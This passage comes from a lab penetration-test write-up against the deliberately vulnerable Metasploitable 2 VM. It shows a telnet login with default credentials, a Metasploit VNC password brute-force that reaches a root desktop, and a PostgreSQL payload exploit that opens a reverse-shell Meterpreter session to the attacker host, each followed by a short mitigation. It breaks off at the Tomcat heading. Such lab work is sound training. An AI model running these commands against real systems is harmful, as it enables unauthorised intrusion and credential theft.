
```
23/tcp   open  telnet      Linux telnetd
```

Telnet is a simple, text-based network protocol that is used for accessing remote computers over TCP/IP networks like the Internet.



```
┌──(root㉿kali)-[/home/kali]
└─# telnet 192.168.80.130
Trying 192.168.80.130...
Connected to 192.168.80.130.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: 
```

we see that give us the credentials straight up



```
┌──(root㉿kali)-[/home/kali]
└─# telnet 192.168.80.130
Trying 192.168.80.130...
Connected to 192.168.80.130.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Fri Sep 13 08:09:20 EDT 2024 from 192.168.80.137 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ sudo -l
User msfadmin may run the following commands on this host:
    (ALL) ALL
msfadmin@metasploitable:~$ 
```

And now we are ROOT

4.1. Mitigation


Telnet:

- Mitigation: Disable the Telnet service and replace it with SSH, which provides encrypted communication.

5. Exploit port 5900 VNC


```
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|*    VNC Authentication (2)
```

i tried to connect to using vncviewer




```
┌──(kali㉿kali)-[~]
└─$ vncviewer 192.168.80.130
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication failure

┌──(kali㉿kali)-[~]
└─$ 
```

bur the password didn’t work




```
   #  Name                                     Disclosure Date  Rank    Check  Description
   -  ----                                     ---------------  ----    -----  -----------
   0  auxiliary/scanner/vnc/vnc_login          .                normal  No     VNC Authentication Scanner
   1  post/windows/gather/credentials/mremote  .                normal  No     Windows Gather mRemote Saved Password Extraction


Interact with a module by name or index. For example info 1, use 1 or use post/windows/gather/credentials/mremote

msf6 > use 0
msf6 auxiliary(scanner/vnc/vnc_login) > options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                      Required  Description
   ----              ---------------                      --------  -----------
   ANONYMOUS_LOGIN   false                                yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                    yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                 no        Skip existing credentials stored in the current database (Accepted:
                                                                    none, user, user&realm)
   PASSWORD                                               no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/  no        File containing passwords, one per line
                     wordlists/vnc_passwords.txt
   Proxies                                                no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                                                 yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
                                                                    ploit/basics/using-metasploit.html
   RPORT             5900                                 yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                yes       Stop guessing when a credential works for a host
   THREADS           1                                    yes       The number of concurrent threads (max one per host)
   USERNAME          <BLANK>                              no        A specific username to authenticate as
   USERPASS_FILE                                          no        File containing users and passwords separated by space, one pair per
                                                                     line
   USER_AS_PASS      false                                no        Try the username as the password for all users
   USER_FILE                                              no        File containing usernames, one per line
   VERBOSE           true                                 yes       Whether to print output for all attempts
```



```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.80.130
rhosts => 192.168.80.130
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.80.130:5900   - 192.168.80.130:5900 - Starting VNC login sweep
[!] 192.168.80.130:5900   - No active DB -- Credential data will not be saved!
[+] 192.168.80.130:5900   - 192.168.80.130:5900 - Login Successful: :password
[*] 192.168.80.130:5900   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > 
```

using metasploit found out the password for vnc it's password



```
┌──(kali㉿kali)-[~]
└─$ vncviewer 192.168.80.130
Connected to RFB server, using 
Performing standard VNC authent
Password:
Authentication failure

┌──(kali㉿kali)-[~]
└─$ vncviewer 192.168.80.130
Connected to RFB server, using 
Performing standard VNC authent
Password:
Authentication successful
Desktop name "root's X desktop 
VNC server default format:
  32 bits per pixel.
  Least significant byte first 
  True colour: max red 255 gree
Using default colormap which is
  32 bits per pixel.
  Least significant byte first 
  True colour: max red 255 gree
```

```
root@metasploitable:/# ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
root@metasploitable:/# whoami
root
root@metasploitable:/# 
```

Using the password:password i was able to connect as ROOT

5.1. Mitigation


VNC (VNC protocol 3.3):

- Mitigation: Disable the VNC service or secure it by using a strong password and tunneling it over SSH to ensure encryption.


6. Exploit port 5432 PostgreSQL

```
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2024-09-13T07:27:21+00:00; -6s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/orga
| Not valid before: 2010-03-17T14:07:45
|*Not valid after:  2010-04-16T14:07:45
```

let’s search in metasploit for exploit




```
QL Version Probe
   27  exploit/linux/postgres/postgres_payload                                   2007-06-05       excellent  Yes     PostgreS
QL for Linux Payload Execution
   28    \_ target: Linux x86                                                    .                .          .       .
   29    \_ target: Linux x86_64                                                 .                .          .       .
   30  exploit/windows/postgres/postgres_payload                                 2009-04-10       excellent  Yes     PostgreS
QL for Microsoft Windows Payload Execution
   31    \_ target: Windows x86                                                  .                .          .       .
   32    \_ target: Windows x64                                                  .                .          .       .
   33  auxiliary/scanner/postgres/postgres_hashdump                              .                normal     No      Postgres
 Password Hashdump
   34  auxiliary/scanner/postgres/postgres_schemadump                            .                normal     No      Postgres
 Schema Dump
   35  auxiliary/admin/http/rails_devise_pass_reset                              2013-01-28       normal     No      Ruby on
Rails Devise Authentication Password Reset
   36  exploit/multi/http/rudder_server_sqli_rce                                 2023-06-16       excellent  Yes     Rudder S
erver SQLI Remote Code Execution
   37  post/linux/gather/vcenter_secrets_dump                                    2022-04-15       normal     No      VMware v
Center Secrets Dump


Interact with a module by name or index. For example info 37, use 37 or use post/linux/gather/vcenter_secrets_dump

msf6 >
```



```
View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.80.130
rhosts => 192.168.80.130
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.80.137
lhost => 192.168.80.137
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.80.137:4444
[*] 192.168.80.130:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/UvzHMfpQ.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.80.130
[*] Meterpreter session 1 opened (192.168.80.137:4444 -> 192.168.80.130:59949) at 2024-10-17 18:45:20 -0400

meterpreter >
```

i was able to connect in let’s check



```
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040755/rwxr-xr-x  4096     dir   2012-05-13 23:35:33 -0400  bin
040755/rwxr-xr-x  1024     dir   2012-05-13 23:36:28 -0400  boot
040755/rwxr-xr-x  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040755/rwxr-xr-x  13800    dir   2024-09-13 03:18:27 -0400  dev
040755/rwxr-xr-x  4096     dir   2024-09-13 08:45:30 -0400  etc
040755/rwxr-xr-x  4096     dir   2010-04-16 02:16:02 -0400  home
040755/rwxr-xr-x  4096     dir   2010-03-16 18:57:40 -0400  initrd
100644/rw-r--r--  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040755/rwxr-xr-x  4096     dir   2012-05-13 23:35:22 -0400  lib
040700/rwx------  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040755/rwxr-xr-x  4096     dir   2010-03-16 18:55:52 -0400  media
040755/rwxr-xr-x  4096     dir   2010-04-28 16:16:56 -0400  mnt
100600/rw-------  7263     fil   2024-09-13 03:18:53 -0400  nohup.out
040755/rwxr-xr-x  4096     dir   2010-03-16 18:57:39 -0400  opt
040555/r-xr-xr-x  0        dir   2024-09-13 03:17:58 -0400  proc
040755/rwxr-xr-x  4096     dir   2024-09-13 03:18:53 -0400  root
040755/rwxr-xr-x  4096     dir   2012-05-13 21:54:53 -0400  sbin
040755/rwxr-xr-x  4096     dir   2010-03-16 18:57:38 -0400  srv
040755/rwxr-xr-x  0        dir   2024-09-13 03:18:00 -0400  sys
041777/rwxrwxrwx  4096     dir   2024-09-13 08:47:23 -0400  tmp
040755/rwxr-xr-x  4096     dir   2010-04-28 00:06:37 -0400  usr
040755/rwxr-xr-x  4096     dir   2012-05-20 17:30:19 -0400  var
100644/rw-r--r--  1987288  fil   2008-04-10 12:55:41 -0400  vmlinuz

meterpreter >
```

And we got in

6.1. Mitigation


PostgreSQL (versions 8.3.0 - 8.3.7):

- Mitigation: Update PostgreSQL to a newer, supported version and ensure database access is secured with strong authentication. Disable remote access if not needed.


7. Exploit Port 8180 Apache Tomcat

```
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
MAC Address: 00:0C:29:85:3E:C6 (VMware)
```

